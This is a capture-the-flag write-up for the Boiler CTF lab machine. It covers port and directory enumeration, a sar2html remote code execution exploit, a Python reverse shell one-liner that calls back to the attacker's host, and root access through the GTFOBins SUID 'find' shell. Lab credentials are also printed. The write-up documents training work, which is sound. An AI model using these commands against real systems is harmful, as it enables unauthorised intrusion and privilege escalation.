Boiler CTF

03.08.2024

Prepared by: Jason Siu

Machine Author: MrSeth6797

Difficulty: Medium

Synopsis

BoilerCTF is an intermediate level CTF. It involves conducting an extensive network scan of a target machine finding the discovery of hidden open ports. Then we utilize gobuster to explore a Joomla CMS on port 80, uncovering significant directories such as "_tmp." By searching for the exploit "sar2html" via searchsploit, a Python exploit grants system access when provided with a specific link. Examination of "backup.sh" reveals credentials for another user, leading to access of the user flag. Then we leverage the SUID command to discover the "find" command with elevated privileges, referencing GTFOBins for obtaining a root shell.

Skills required:

- Linux Fundamentals
- Network Enumeration
- Web Enumeration

Skills learned:

- Sar2html exploit
- SUID privilege escalation

Enumeration

nmap

We will start off with an nmap scan.

```
ip=10.10.122.177
```

```
ports=$(nmap -p- --min-rate=1000 -T4 $ip | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
```

```
nmap -p$ports -sV $ip
```

Doing this will reveal the outputs:


```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-08 19:52 CST
Nmap scan report for 10.10.170.44
Host is up (0.26s latency).

PORT      STATE  SERVICE VERSION
21/tcp    open   ftp     vsftpd 3.0.3
80/tcp    open   http    Apache httpd 2.4.18 ((Ubuntu))
6848/tcp  closed unknown
10000/tcp open   http    MiniServ 1.930 (Webmin httpd)
10433/tcp closed unknown
14179/tcp closed unknown
15698/tcp closed unknown
21486/tcp closed unknown
22226/tcp closed unknown
26831/tcp closed unknown
29814/tcp closed unknown
34205/tcp closed unknown
35370/tcp closed unknown
37355/tcp closed unknown
43107/tcp closed unknown
47812/tcp closed unknown
50893/tcp closed unknown
51162/tcp closed unknown
55007/tcp open   ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
56203/tcp closed unknown
59538/tcp closed unknown
64376/tcp closed unknown
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap scan shows SSH running on port 55007, HTTP on port 80 and 10000, and FTP on port 21

HTTP

Going to the HTTP server first, just a regular apache page. I checked the source code



So, let's run gobuster and see what we can find

```
gobuster dir -u $ip -w wl/dirbuster/directory-list-2.3-small.txt -t 60
```

```
└─$ gobuster dir -u $ip -w wl/dirbuster/directory-list-2.3-small.txt -t 60
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.129.10
[+] Method:                  GET
[+] Threads:                 60
[+] Wordlist:                wl/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/manual               (Status: 301) [Size: 313] [--> http://10.10.129.10/manual/]
/joomla               (Status: 301) [Size: 313] [--> http://10.10.129.10/joomla/]
```

Looks like we have a Joomla CMS


Let's further enumerate the /joomla

```
Starting gobuster in directory enumeration mode
===============================================================
/_test                (Status: 301) [Size: 319] [--> http://10.10.129.10/joomla/_test/]
/~www                 (Status: 301) [Size: 318] [--> http://10.10.129.10/joomla/~www/]
/_archive             (Status: 301) [Size: 322] [--> http://10.10.129.10/joomla/_archive/]
/.htpasswd            (Status: 403) [Size: 303]
/administrator        (Status: 301) [Size: 327] [--> http://10.10.129.10/joomla/administrator/]
/.htaccess            (Status: 403) [Size: 303]
/_files               (Status: 301) [Size: 320] [--> http://10.10.129.10/joomla/_files/]
/.hta                 (Status: 403) [Size: 298]
/_database            (Status: 301) [Size: 323] [--> http://10.10.129.10/joomla/_database/]
/bin                  (Status: 301) [Size: 317] [--> http://10.10.129.10/joomla/bin/]
/build                (Status: 301) [Size: 319] [--> http://10.10.129.10/joomla/build/]
/cache                (Status: 301) [Size: 319] [--> http://10.10.129.10/joomla/cache/]
/components           (Status: 301) [Size: 324] [--> http://10.10.129.10/joomla/components/]
/images               (Status: 301) [Size: 320] [--> http://10.10.129.10/joomla/images/]
/includes             (Status: 301) [Size: 322] [--> http://10.10.129.10/joomla/includes/]
/index.php            (Status: 200) [Size: 12478]
/installation         (Status: 301) [Size: 326] [--> http://10.10.129.10/joomla/installation/]
/language             (Status: 301) [Size: 322] [--> http://10.10.129.10/joomla/language/]
/layouts              (Status: 301) [Size: 321] [--> http://10.10.129.10/joomla/layouts/]
/libraries            (Status: 301) [Size: 323] [--> http://10.10.129.10/joomla/libraries/]
/media                (Status: 301) [Size: 319] [--> http://10.10.129.10/joomla/media/]
/modules              (Status: 301) [Size: 321] [--> http://10.10.129.10/joomla/modules/]
/plugins              (Status: 301) [Size: 321] [--> http://10.10.129.10/joomla/plugins/]
/templates            (Status: 301) [Size: 323] [--> http://10.10.129.10/joomla/templates/]
/tests                (Status: 301) [Size: 319] [--> http://10.10.129.10/joomla/tests/]
/tmp                  (Status: 301) [Size: 317] [--> http://10.10.129.10/joomla/tmp/]
Progress: 4614 / 4615 (99.98%)
===============================================================
```

Wow! That's a lot of things to look for. The /administrator page looks interesting, lets find out:

Looks like a login page, maybe we can find the credentials and possibly get a reverse shell?

Let's start from the top of /joomla/_test



An interesting page, something you typically wouldn't see.

Searching on searchsploit for sar2html, we have 2 remote code executions, both of which use the same method:

```
┌──(jason㉿kali)-[~]
└─$ searchsploit sar2html
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
sar2html 3.2.1 - 'plot' Remote Code Execution
Sar2HTML 3.2.1 - Remote Command Execution
------------------------------------------------------------------------------
Shellcodes: No Results
```

Looking at one of the exploits we have python code to see how it works:

```
└─$ cat exploits/php/webapps/49344.py
# Exploit Title: sar2html 3.2.1 - 'plot' Remote Code Execution
# Date: 27-12-2020
# Exploit Author: Musyoka Ian
# Vendor Homepage:https://github.com/cemtan/sar2html
# Software Link: https://sourceforge.net/projects/sar2html/
# Version: 3.2.1
# Tested on: Ubuntu 18.04.1

#!/usr/bin/env python3

import requests
import re
from cmd import Cmd

url = input("Enter The url ⇒ ")
```

So all we need to do is just input the url, and now we can execute code remotely, meaning we can just get a reverse shell that way

```
┌──(jason㉿kali)-[~]
└─$ python exploits/php/webapps/49344.py
Enter The url ⇒ http://10.10.129.10/joomla/_test/
Command ⇒ id
HPUX
Linux
SunOS
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Now we still start a netcat listener and input the reverse shell code:

`nc -nlvp 1234`

And the reverse shell code I use was in python:

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM
);s.connect(("10.2.116.67",1234));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("/bin/bash")'
```

And we're in:

```
┌──(jason㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.2.116.67] from (UNKNOWN) [10.10.129.10] 48790
www-data@Vulnerable:/var/www/html/joomla/_test$
```

Doing sudo -l required a password, so we just looked for SUID commands next:

```
www-data@Vulnerable:/home$ find / -user root -perm /4000 2>/dev/null
find / -user root -perm /4000 2>/dev/null
/bin/su
/bin/fusermount
/bin/umount
/bin/mount
/bin/ping6
/bin/ping
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/apache2/suexec-custom
/usr/lib/apache2/suexec-pristine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/bin/newgidmap
/usr/bin/find
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/newuidmap
```

And the find command shows up, which is excellent, meaning we can get root

Using this code from gtfobins, we can establish ourselves as root

`find . -exec /bin/sh -p \; -quit`

```
www-data@Vulnerable:/home$ find . -exec /bin/sh -p \; -quit
find . -exec /bin/sh -p \; -quit
# whoami
whoami
root
# 
```

Now lets go search for the user and root flags

```
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
It wasn't that hard, was it?
#
```

In basterd user folder, we can find stoner's password:

```
USER=stoner
#superduperp@$$no1knows
```

And the user.txt:

```
cd ../stoner
# ls
ls
# ls -a
ls -a
.  ..  .nano  .secret
# cat .secret
cat .secret
You made it till here, well done.
#
```

We can also find the credentials of basterd in log.txt:

```
# cat log.txt
cat log.txt
Aug 20 11:16:26 parrot sshd[2443]: Server listening on 0.0.0.0 port 22.
Aug 20 11:16:26 parrot sshd[2443]: Server listening on :: port 22.
Aug 20 11:16:35 parrot sshd[2451]: Accepted password for basterd from 10.1.1.1 port 49824 ssh2 #pass: superduperp@$$
Aug 20 11:16:35 parrot sshd[2451]: pam_unix(sshd:session): session opened for user pentest by (uid=0)
Aug 20 11:16:36 parrot sshd[2466]: Received disconnect from 10.10.170.50 port 49824:11: disconnected by user
Aug 20 11:16:36 parrot sshd[2466]: Disconnected from user pentest 10.10.170.50 port 49824
Aug 20 11:16:36 parrot sshd[2451]: pam_unix(sshd:session): session closed for user pentest
Aug 20 12:24:38 parrot sshd[2443]: Received signal 15; terminating.
#
```

And we are done!

The intended way was definitely to get to user ‘basterd’ first, then use horizontal escalation to user ‘stoner’, but we can just get to root straight away using the SUID find command, even just as user www-data.

So I did it the shorter way, but regardless, we found all of the flags even as root.